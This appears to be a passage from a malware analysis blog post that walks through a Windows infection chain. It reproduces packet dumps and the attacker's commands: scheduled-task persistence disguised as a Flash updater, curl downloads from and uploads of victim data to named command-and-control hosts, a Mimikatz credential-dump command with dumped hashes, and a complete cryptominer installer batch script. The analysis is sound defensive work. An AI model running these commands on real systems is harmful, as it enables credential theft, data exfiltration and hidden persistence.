


```
 ========================== (UDURRANI) ================================
 (ACKN) ACK PACKET SENT FROM 10.0.0.13  TO IP ADDRESS 10.0.0.188
         PORT INFORMATION (23514, 49398)
         SEQUENCE INFORMATION (562805149, 2260815306)
         |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
         (13194)
     48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D        HTTP/1.1 200 OK.
     0A 44 61 74 65 3A 20 54 68 75 2C 20 32 30 20 53        .Date: Thu, 20 S
     65 70 20 32 30 31 38 20 31 38 3A 35 35 3A 34 38        ep 2018 18:55:48
     20 47 4D 54 0D 0A 53 65 72 76 65 72 3A 20 41 70         GMT..Server: Ap
     61 63 68 65 2F 32 2E 34 2E 31 30 20 28 46 65 64        ache/2.4.10 (Fed
     6F 72 61 29 20 50 48 50 2F 35 2E 36 2E 31 35 0D        ora) PHP/5.6.15.
     0A 4C 61 73 74 2D 4D 6F 64 69 66 69 65 64 3A 20        .Last-Modified: 
     54 68 75 2C 20 32 30 20 53 65 70 20 32 30 31 38        Thu, 20 Sep 2018
     20 31 38 3A 35 31 3A 35 33 20 47 4D 54 0D 0A 45         18:51:53 GMT..E
     54 61 67 3A 20 22 35 61 30 36 65 2D 35 37 36 35        Tag: "5a06e-5765
     32 30 34 33 35 31 35 62 37 22 0D 0A 41 63 63 65        2043515b7"..Acce
     70 74 2D 52 61 6E 67 65 73 3A 20 62 79 74 65 73        pt-Ranges: bytes
     0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68        ..Content-Length
     3A 20 33 36 38 37 35 30 0D 0A 43 6F 6E 74 65 6E        : 368750..Conten
     74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61 74        t-Type: applicat
     69 6F 6E 2F 6F 63 74 65 74 2D 73 74 72 65 61 6D        ion/octet-stream
     0D 0A 0D 0A 4D 5A 60 00 01 00 00 00 04 00 00 00        ....MZ`.........
     FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00        ............@...
     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
     E0 00 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C        ............!..L
     CD 21 52 65 71 75 69 72 65 20 57 69 6E 64 6F 77        .!Require Window
     73 0D 0A 24 74 AA A7 [illegible] 30 CB C9 5F 30 CB C9 5F        s..$t...0.._0.._
     30 CB C9 5F 5F D4 CD 5F 32 CB C9 5F 5F D4 C2 5F        0..__.._2..__.._
     31 CB C9 5F B3 D7 C7 5F 37 CB C9 5F 5F D4 C3 5F        1.._..._7..__.._
     3B CB C9 5F F3 C4 96 5F 35 CB C9 5F F3 C4 94 5F        ;.._..._5.._..._
     3F CB C9 5F 30 CB C8 5F F4 CB C9 5F 17 0D B4 5F        ?.._0.._..._..._
     31 CB C9 5F 17 0D A4 5F 32 CB C9 5F 17 0D A7 5F        1.._..._2.._..._
     1D CB C9 5F 17 0D B5 5F 31 CB C9 5F 17 0D B1 5F        ..._..._1.._..._
     31 CB C9 5F 52 69 63 68 30 CB C9 5F 00 00 00 00        1.._Rich0.._....
     00 00 00 00 50 45 00 00 4C 01 03 00 F7 74 E6 4C        ....PE..L....t.L
     00 00 00 00 00 00 00 00 E0 00 03 01 0B 01 08 00        ................
```

Let’s recap and look at all the commands, maybe that would make more sense



```
attrib  -s -h -r  win32shell.bat
cacls.exe  win32shell.bat /e /t /g everyone:F
schtasks  /delete /tn 360 /f
schtasks  /delete /tn "Adobe Flash Updaters" /f
schtasks  /create /tn "Adobe Flash Updaters" /tr "C:\Windows\temp\win32shell.bat down" /sc daily /mo 2  /st 03:00:00  /ru ""
SCHTASKS  /Run /TN "Adobe Flash Updaters" /I
curl   -o cpu6432.exe   http://down.pzchao.com:23514/cpu6432.exe
curl   -o pass64.exe  http://down.pzchao.com:23514/pass64.exe
cmd /c ""C:\Users\foo\AppData\Local\Temp\7ZSfx000.cmd" "
curl   -o pass32.exe  http://down.pzchao.com:23514/pass32.exe
curl.exe    http://myip.dnsomatic.com
curl.exe  -o ipp.txt  http://myip.dnsomatic.com
curl.exe  --form "upload=@victims_ip_address.txt" "http://up.pzchao.com:864/upload864.asp"
curl.exe   -d "?=  &mac=0050563F2692   &comname=-3389&password=N* &username=win7 64W Intel(R) Core(TM) i9-8950HK CPU @ 2.90GHz 1H &imagefile=victims_ip_address.txt&ver=XMR"  http://up.pzchao.com:864/install.asp
curl   -o new.exe  http://down.pzchao.com:23514/new.exe
```




```
attrib  +s +h +r  curl.exe
cacls.exe  win32shell.bat /e /t /g everyone:F
schtasks  /delete /tn 360 /f
schtasks  /delete /tn "Adobe Flash Updaters" /f
schtasks  /create /tn "Adobe Flash Updaters" /tr "C:\Windows\temp\win32shell.bat down" /sc daily /mo 2  /st 03:00:00  /ru ""
SCHTASKS  /Run /TN "Adobe Flash Updaters" /I
C:\Windows\SYSTEM32\cmd.exe /c "C:\Windows\temp\win32shell.bat" down
curl   -o cpu6432.exe   http://down.pzchao.com:23514/cpu6432.exe
C:\Windows\system32\cmd.exe /c reg query "HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor\0" /v ProcessorNameString 2>nul
reg  query "HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor\0" /v ProcessorNameString
C:\Windows\system32\cmd.exe /c reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" /v NUMBER_OF_PROCESSORS 2>nul
reg  query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" /v NUMBER_OF_PROCESSORS
C:\Windows\system32\cmd.exe /c wmic nicconfig where(ipenabled=true) get index|findstr [0-99]
wmic  nicconfig where(ipenabled=true) get index
findstr  [0-99]
C:\Windows\system32\cmd.exe /c wmic nicconfig where(index=14) get macaddress|findstr [0-99]
wmic  nicconfig where(index=14) get macaddress
C:\Windows\system32\cmd.exe  /S /D /c" type ver.txt"
net view
C:\Windows\system32\cmd.exe /c find "\\" "view.txt"
C:\Windows\system32\cmd.exe /c find /c /v "" view1.txt
find  "PortNumber"
C:\Windows\system32\cmd.exe /c "curl.exe   http://myip.dnsomatic.com"
C:\Windows\system32\cmd.exe /c ipconfig /all | find /i "IP"
findstr  /i "victims_ip_address"
curl.exe  --form "upload=@victims_ip_address.txt" "http://up.pzchao.com:864/upload864.asp"
curl.exe   -d "?=  &mac=0050563F2692   &comname=-3389&password=N* &username=win7 64W Intel(R) Core(TM) i9-8950HK CPU @ 2.90GHz 1H &imagefile=victims_ip_address.txt&ver=XMR"  http://up.pzchao.com:864/install.asp
taskkill  /f  /im ftp.exe
taskkill  /f  /im curl.exe
cmd  /c Taskkill /f /im pass32.exe
cmd  /c Taskkill /f /im pass64.exe
cmd  /c Taskkill /f /im cpu6432.exe
curl   -o new.exe  http://down.pzchao.com:23514/new.exe
C:\Windows\system32\cmd.exe  /S /D /c" type os1.txt
findstr  "\< 2016\> \< 2013\> \< 2006\> \< 2012\> \< 2010\> \< 2008\> \< 7\>"
schtasks  /delete /tn 360 /f
schtasks  /delete /tn "\Microsoft\Windows\WDI\Adobe\Adobe Flash Updaters" /f
```

PING.exe is used frequently as Sleep() replacement or delay the execution.

CreateProcessW ("C:\Windows\system32\PING.EXE", "ping 127.0.0.1", NULL, NULL, TRUE, EXTENDED_STARTUPINFO_PRESENT, NULL, "C:\Windows\temp", …)

So far the malicious payload(s) uploaded some basic information. Get ready for the next stage i.e. stealing the credentials. As we have seen before, the attacker downloaded Mimikatz. Now its time to put it in use. Let's look at the flow. **Scheduled task -> taskeng.exe -> cmd.exe -> pass64.exe (mimikatz)**



mimikatz.exe "privilege::debug" "log" "sekurlsa::logonpasswords" "exit"


PASS64.exe is a packed file that contains the following

```
pass64
├── mimidrv.sys
├── mimikatz.exe
├── mimilib.dll
└── pass.bat
```


PASS.bat runs the mimkatz command and later delete all the files

Credential theft is complete. Time to upload them to the C2 (**up.pzchao.com**).

Mimikatz results are saved in a file called mimikatz.log and uploaded to the C2 server in clear text.



```
     |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
     (279)
50 4F 53 54 20 2F 75 70 6C 6F 61 64 38 36 34 2E        POST /upload864.
61 73 70 20 48 54 54 50 2F 31 2E 31 0D 0A 48 6F        asp HTTP/1.1..Ho
73 74 3A 20 75 70 2E 70 7A 63 68 61 6F 2E 63 6F        st: up.pzchao.co
6D 3A 38 36 34 0D 0A 55 73 65 72 2D 41 67 65 6E        m:864..User-Agen
74 3A 20 63 75 72 6C 2F 37 2E 34 35 2E 30 0D 0A        t: curl/7.45.0..
41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 43 6F 6E        Accept: */*..Con
74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 37 32 35        tent-Length: 725
38 0D 0A 45 78 70 65 63 74 3A 20 31 30 30 2D 63        8..Expect: 100-c
6F 6E 74 69 6E 75 65 0D 0A 43 6F 6E 74 65 6E 74        ontinue..Content
2D 54 79 70 65 3A 20 6D 75 6C 74 69 70 61 72 74        -Type: multipart
2F 66 6F 72 6D 2D 64 61 74 61 3B 20 62 6F 75 6E        /form-data; boun
64 61 72 79 3D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D        dary=-----------
2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 61 38 35        -------------a85
36 65 30 64 61 30 32 37 31 30 35 36 39 0D 0A 0D        6e0da02710569...
0A                                                     .
```



```
4C 4D 20 20 20 20 20 20 20 3A 20 35 62 66 61 66        LM       : 5bfaf
62 65 62 66 62 36 61 30 39 34 32 61 61 64 33 62        bebfb6a0942aad3b
34 33 35 62 35 31 34 30 34 65 65 0D 0A 09 20 2A        435b51404ee... *
20 4E 54 4C 4D 20 20 20 20 20 3A 20 61 63 38 65         NTLM     : ac8e
36 35 37 66 38 33 64 66 38 32 62 65 65 61 35 64        657f83df82beea5d
34 33 62 64 61 66 37 38 30 30 63 63 0D 0A 09 20        43bdaf7800cc...
2A 20 53 48 41 31 20 20 20 20 20 3A 20 62 39 31        * SHA1     : b91
63 30 62 39 62 30 31 33 34 31 37 36 38 37 37 35        c0b9b01341768775
62 39 31 33 33 62 33 36 37 63 38 36 63 31 39 36        b9133b367c86c196
30 36 31 63 38 0D 0A 09 74 73 70 6B 67 20 3A 09        061c8...tspkg :.
0D 0A 09 20 2A 20 55 73 65 72 6E 61 6D 65 20 3A        ... * Username :
20 66 6F 6F 0D 0A 09 20 2A 20 44 6F 6D 61 69 6E         foo... * Domain
20 20 20 3A 20 57 49 4E 2D 52 4E 34 41 31 44 37           : WIN-RN4A1D7
49 4D 36 4C 0D 0A 09 20 2A 20 50 61 73 73 77 6F        IM6L... * Passwo
72 64 20 3A 20 66 6F 6F 0D 0A 09 77 64 69 67 65        rd : foo...wdige
73 74 20 3A 09 0D 0A 09 20 2A 20 55 73 65 72 6E        st :.... * Usern
61 6D 65 20 3A 20 66 6F 6F 0D 0A 09 20 2A 20 44        ame : foo... * D
6F 6D 61 69 6E 20 20 20 3A 20 57 49 4E 2D 52 4E        omain   : WIN-RN
34 41 31 44 37 49 4D 36 4C 0D 0A 09 20 2A 20 50        4A1D7IM6L... * P
61 73 73 77 6F 72 64 20 3A 20 66 6F 6F 0D 0A 09        assword : foo...
6B 65 72 62 65 72 6F 73 20 3A 09 0D 0A 09 20 2A        kerberos :.... *
```

Yes, I use foo as my password. Its so EASY, no one ever guessed it.

CRYPTO MINING AND THE RAT

One of the payload is used for crypto mining. It runs as **JAVA.EXE** and also creates a service.

sc config WmiApSvr DisPlayName= "WMI Performance Adapter"

CryptoMining payload looks for the number of CPU's, drop more files etc. Here is the complete list of commands it runs on an infected machine. I think these commands are self explanatory.

```
@echo off
net1 stop UI0Detect
net stop UI0Detect
sc stop UI0Detect
cd %systemroot%\temp
set "str=HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment"
for /f "tokens=2*" %%a in ('reg query "%str%" /v NUMBER_OF_PROCESSORS 2^>nul') do set "a=%%b"
echo %a% <nul&if %a% GEQ 2 (goto up1) else goto del
:up1
net stop moenro
sc delete moenro
net stop moenroexe
sc delete moenroexe
net1 stop WmiApSvr
net stop WmiApSvr
sc stop WmiApSvr
sc delete WmiApSvr
net1 stop wmiapsrv
net stop wmiapsrv
sc stop wmiapsrv
sc delete wmiapsrv
attrib -s -h -r %systemroot%\system\oracle.exe
attrib -s -h -r %systemroot%\system32\wbem\wmiapsrv.*
attrib -s -h -r %systemroot%\syswow64\wbem\wmiapsrv.*
copy wmiapsvr.exe %systemroot%\system32\wbem\ /Y
copy wmiapsvr.exe %systemroot%\syswow64\wbem\ /Y
:6432
reg Query "HKLM\Hardware\Description\System\CentralProcessor\0" | find /i "x86" > NUL && goto 32 || goto 64
:32
cd %systemroot%\&md java
cd %systemroot%\temp
copy 32.exe %systemroot%\java\java.exe /Y
copy wmiapsvr32.dat %systemroot%\system32\wbem\wmiapsvr.dat /Y
start %systemroot%\system32\wbem\wmiapsvr.exe -i
goto go
:64
cd %systemroot%\&md java
cd %systemroot%\temp
copy 64.exe %systemroot%\java\java.exe /Y
copy wmiapsvr64.dat %systemroot%\system32\wbem\wmiapsvr.dat /Y
copy wmiapsvr64.dat %systemroot%\syswow64\wbem\wmiapsvr.dat /Y
start %systemroot%\syswow64\wbem\wmiapsvr.exe -i
goto go
:go
ping 127.0.0.1 -n 1 >nul 2>&1
sc config WmiApSvr DisPlayName= "WMI Performance Adapter"
sc description WmiApSvr "Provides performance library information from Windows Management Instrumentation (WMI) providers to clients on the network. This service only runs when Performance Data Helper is activated."
net1 start  WmiApSvr
net start  WmiApSvr
sc start WmiApSvr
net1 start UI0Detect
net start UI0Detect
sc start UI0Detect
attrib +s +h +r %systemroot%\system32\wbem\wmiapsrv.*
attrib +s +h +r %systemroot%\syswow64\wbem\wmiapsrv.*
attrib +s +h +r %systemroot%\java\java.exe
:del
net stop wk
net stop Microsoft.NET_Framework_NGEN
net stop VMwareATE
net stop WindowsATE
net stop Windows32_Update
net stop HelpSvcss
net stop "Help Service"
net stop WECS
net stop mssecsvc2.0
net stop system_update
net stop system_updatea
net stop Systemss
net stop nthost
net stop Servc
taskkill /im mssecsvc.exe /f
taskkill /im nthost /f
taskkill /im winhost /f
taskkill /im mscorsvw.exe /f
taskkill /im WUDFHost.exe /f
taskkill /im jlguaji.exe /f
taskkill /im NsCpuCNMiner32.exe /f
taskkill /im NsCpuCNMiner64.exe /f
taskkill /im spoolsvs.exe /f
taskkill /im taskhost.exe /f
taskkill /im NsCpuapl.exe /f
taskkill /im nheqminer_zcash.exe /f
taskkill /im nssm.exe /f
taskkill /im update.exe /f
taskkill /im Update64.exe /f
taskkill /im cssrsss /f
taskkill /im cssrssu /f
taskkill /im winhlp32.exe /f
taskkill /im server.exe /f
taskkill /im sppscv.exe /f
taskkill /im syatemm.exe /f
taskkill /im lsasss.exe /f
taskkill /im sent.exe  /f
taskkill /im ewra.exe  /f
sc delete nthost
sc delete Servc
sc delete mssecsvc2.0
sc delete Systemss
sc delete WMIserver
sc delete WMIservers
sc delete WMI
sc delete Serv
sc delete system_update
sc delete system_updatea
sc delete VMwareATE
sc delete Windows32_Update
sc delete "Help Service"
sc delete HelpSvcss
sc delete WECS
```

```
echo y | cacls "C:\Windows\SysWOW64\cssrssu.exe" /t /p everyone:n
echo y | cacls "C:\Windows\Fonts\sppsvc.exe" /t /p everyone:n
echo y | cacls "C:\Windows\Fonts\mscorsvw.exe" /t /p everyone:n
echo y | cacls "C:\Windows\mscorsvw.exe" /t /p everyone:n
echo y | cacls "C:\Windows\Fonts\sppsrv.exe" /t /p everyone:n
echo y | cacls "C:\Windows\Fonts\svchost.exe" /t /p everyone:n
echo y | cacls "C:\Windows\Fonts\conhost.exe" /t /p everyone:n
echo y | cacls "C:\Windows\Fonts\alg.exe" /t /p everyone:n
echo y | cacls "C:\Windows\Fonts\spoolsv.exe" /t /p everyone:n
echo y | cacls "C:\Windows\Fonts\sqlservr.exe" /t /p everyone:n
echo y | cacls "C:\Windows\Fonts\taskhost.exe" /t /p everyone:n
echo y | cacls "C:\Windows\Fonts\notepad.exe" /t /p everyone:n
echo y | cacls "C:\Windows\Fonts\systens.exe" /t /p everyone:n
echo y | cacls "C:\Windows\Fonts\mscorsvw.exe" /t /p everyone:n
echo y | cacls "C:\Windows\Fonts\system.exe" /t /p everyone:n
echo y | cacls "C:\Windows\Fonts\explorer.exe" /t /p everyone:n
echo y | cacls "C:\Windows\Fonts\csrss.exe" /t /p everyone:n
echo y | cacls "C:\Windows\mssecsvc.exe" /t /p everyone:n
echo y | cacls "C:\Windows\Fonts" /t /p everyone:r
echo y | cacls "C:\Windows\debug\wk" /t /p everyone:f
del *.exe /y
del 64.exe
del 32.exe
del wmiapsvr* /y
del %0
del 0%
exit
exit
```

This RAT is capable of:

- Taking control of the victim’s machine.
- Recording audio
- Recording videos
- Upload and download files
- Delete files and change file timesTamps
- Getting system stats
- And much more

